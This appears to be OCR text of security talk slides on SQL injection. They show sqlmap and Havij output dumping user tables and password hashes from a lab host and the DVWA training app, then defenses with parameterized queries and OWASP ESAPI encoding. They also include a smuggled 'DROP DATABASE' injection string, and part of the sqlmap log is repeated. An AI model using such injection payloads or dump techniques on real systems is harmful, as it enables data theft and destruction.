
username/passwords

```
+------------+------------+-------------+-------------+------------------------+-------------
+---------------+-------------------------+----------------+----------------
+------------------+----------------+-----------------+----------------------
+-----------------------+

[12:04:23] [INFO] table 'star.vendor' dumped to CSV file '/usr/share/sqlmap/output/
192.168.11.115/dump/star/vendor.csv'
[12:04:23] [INFO] fetching columns for table 'users' in database 'star'
[12:04:23] [INFO] fetching entries for table 'users' in database 'star'
[12:04:23] [INFO] analyzing table dump for possible password hashes
Database: star
Table: users
[4 entries]
+--------------------------------------+-----------------+---------+---------------
+----------+----------+--------------+
| uuid                                 | ip              | enabled | lockout       | username
| attempts | password     |
+--------------------------------------+-----------------+---------+---------------
+----------+----------+--------------+
| 009212d2-d6c3-11e3-8330-00155d0b9600 | 0:0:0:0:0:0:0:1 | \x01    | 1421214433577 | admin
| 2        | admin        |
| 00933b73-d6c3-11e3-8330-00155d0b9600 | 192.168.12.133  | \x01    | 1419012937414 | guest
| 3        | guest        |
| 00941bdf-d6c3-11e3-8330-00155d0b9600 | 0:0:0:0:0:0:0:1 | \x01    | 0             | user
| 1        | user         |
| b2a7c77c-12fb-4e7e-a9ad-1ceea3957b31 | <blank>         | \x01    | 0             | testUser
| 0        | testPassword |
+--------------------------------------+-----------------+---------+---------------
+----------+----------+--------------+

[12:04:23] [INFO] table 'star.users' dumped to CSV file '/usr/share/sqlmap/output/
192.168.11.115/dump/star/users.csv'
[12:04:29] [INFO] fetching columns for table 'accounts' in database 'performance_schema'
[12:04:30] [INFO] fetching entries for table 'accounts' in database 'performance_schema'
[12:04:30] [INFO] analyzing table dump for possible password hashes
Database: performance_schema
```



```
| 00933b73-d6c3-11e3-8330-00155d0b9600 | 192.168.12.155  | \x01    | 1415012937414 | guest
| 3         | guest        |
| 00941bdf-d6c3-11e3-8330-00155d0b9600 | 0:0:0:0:0:0:0:1 | \x01    | 0             | user
| 1         | user         |
| b2a7c77c-12fb-4e7e-a9ad-1ceea3957b31 | <blank>         | \x01    | 0             | testUser
| 0         | testPassword |
+--------------------------------------+-----------------+---------+---------------
+-----------+----------+--------------+

[12:04:23] [INFO] table 'star.users' dumped to CSV file '/usr/share/sqlmap/output/
192.168.11.115/dump/star/users.csv'
[12:04:29] [INFO] fetching columns for table 'accounts' in database 'performance_schema'
[12:04:30] [INFO] fetching entries for table 'accounts' in database 'performance_schema'
[12:04:30] [INFO] analyzing table dump for possible password hashes
Database: performance_schema
Table: accounts
[6 entries]
+-----------+------------+-------------------+---------------------+
| HOST      | USER       | TOTAL_CONNECTIONS | CURRENT_CONNECTIONS |
+-----------+------------+-------------------+---------------------+
| localhost | cjudd      | 1                 | 0                   |
| localhost | root       | 82                | 10                  |
| NULL      | NULL       | 23                | 18                  |
+-----------+------------+-------------------+---------------------+

[12:04:30] [INFO] table 'performance_schema.accounts' dumped to CSV file '/usr/share/sqlmap/
output/192.168.11.115/dump/performance_schema/accounts.csv'

[12:04:33] [WARNING] large output detected. This might take a while
[12:04:33] [INFO] analyzing table dump for possible password hashes
[12:04:35] [INFO] recognized possible password hashes in column 'DIGEST'
do you want to store hashes to a temporary file for eventual further processing with other
tools [y/N]
[12:05:33] [WARNING] it appears that the target has a maximum connections constraint
[12:05:33] [ERROR] user quit

[*] shutting down at 12:05:33
```

system tables



Target: http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=%Inject_Here%&Submit=Submit#

□ Keyword: Auto Detect

□ Syntax: Auto Detect

Database: Auto Detect

Method: GET

Type: Auto Detect

Post Data:

- ☐ dvwa
  - ☐ guestbook
  - ☐ users
    - ☐ user_id
    - ☐ first_name
    - ☐ last_name
    - ☑ user
    - ☑ password
    - ☐ avatar
- ☐ information_schema
- ☐ ali
- ☐ cdcol
- ☐ joomla
- ☐ joomla2

user	password
admin	5f4dcc3b5aa765d61d8327deb882cf...
gordonb	e99a18c428cb38d5f260853678922...
1337	8d3533d75ae2c3966d7e0d4fcc692...
pablo	0d107d09f5bbe40cade3de5c71e9e...
smithy	5f4dcc3b5aa765d61d8327deb882cf...

☑ Use Group_Concat (MySQL Only)　☑ All in one request.　☐ Force to use it　☑ Clear list on get

Status: I'm IDLE　☑ Log


```
Tables found: guestbook,users
Count(column_name) of information_schema.columns where table_schema='dvwa' and table_name='use
Columns found: user_id,first_name,last_name,user,password,avatar
Count(*) of dvwa.users is 5
Data Found: user,password=admin^5f4dcc3b5aa765d61d8327deb882cf99
Data Found: user,password=1337^8d3533d75ae2c3966d7e0d4fcc69216b
Data Found: user,password=gordonb^e99a18c428cb38d5f260853678922e03
Data Found: user,password=smithy^5f4dcc3b5aa765d61d8327deb882cf99
Data Found: user,password=pablo^0d107d09f5bbe40cade3de5c71e9e9b7
```

Havij

Parameterized Queries

```
jdbcTemplate.queryForList("select * from employees where last_name = ?", name);
```

OWASP Enterprise Security API



Custom Enterprise Web Application

Enterprise Security API

Authenticator

User

AccessController

AccessReferenceMap

Validator

Encoder

HTTPUtilities

Encryptor

EncryptedProperties

Randomizer

Exception Handling

Logger

IntrusionDetector

SecurityConfiguration

Existing Enterprise Security Services/Libraries


https://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API

https://github.com/ESAPI/esapi-java-legacy

OWASP Enterprise Security API


- Encoding library
  - SQL
  - HTML
  - JavaScript
  - CSS
  - URL
  - LDAP
  - OS
  - XML
  - XPath
- Encoding tag library

Encode



```
String lastName = ESAPI.encoder().encodeForSQL(
                                   new MySQLCodec(MySQLCodec.Mode.STANDARD), name);

jdbcTemplate.queryForList(
                    "select * from employees where last_name = '" + lastName + "'");
```

\'\;


DW 530GS
ZWOLNIJ
ZU 0666',0,0); DROP DATABASE TABLICE;
[redacted]

- SQL
- OQL (Hibernates’ HQL, JPA’s JPQL)
- Search (elastic search or solr)
- OS
- LDAP

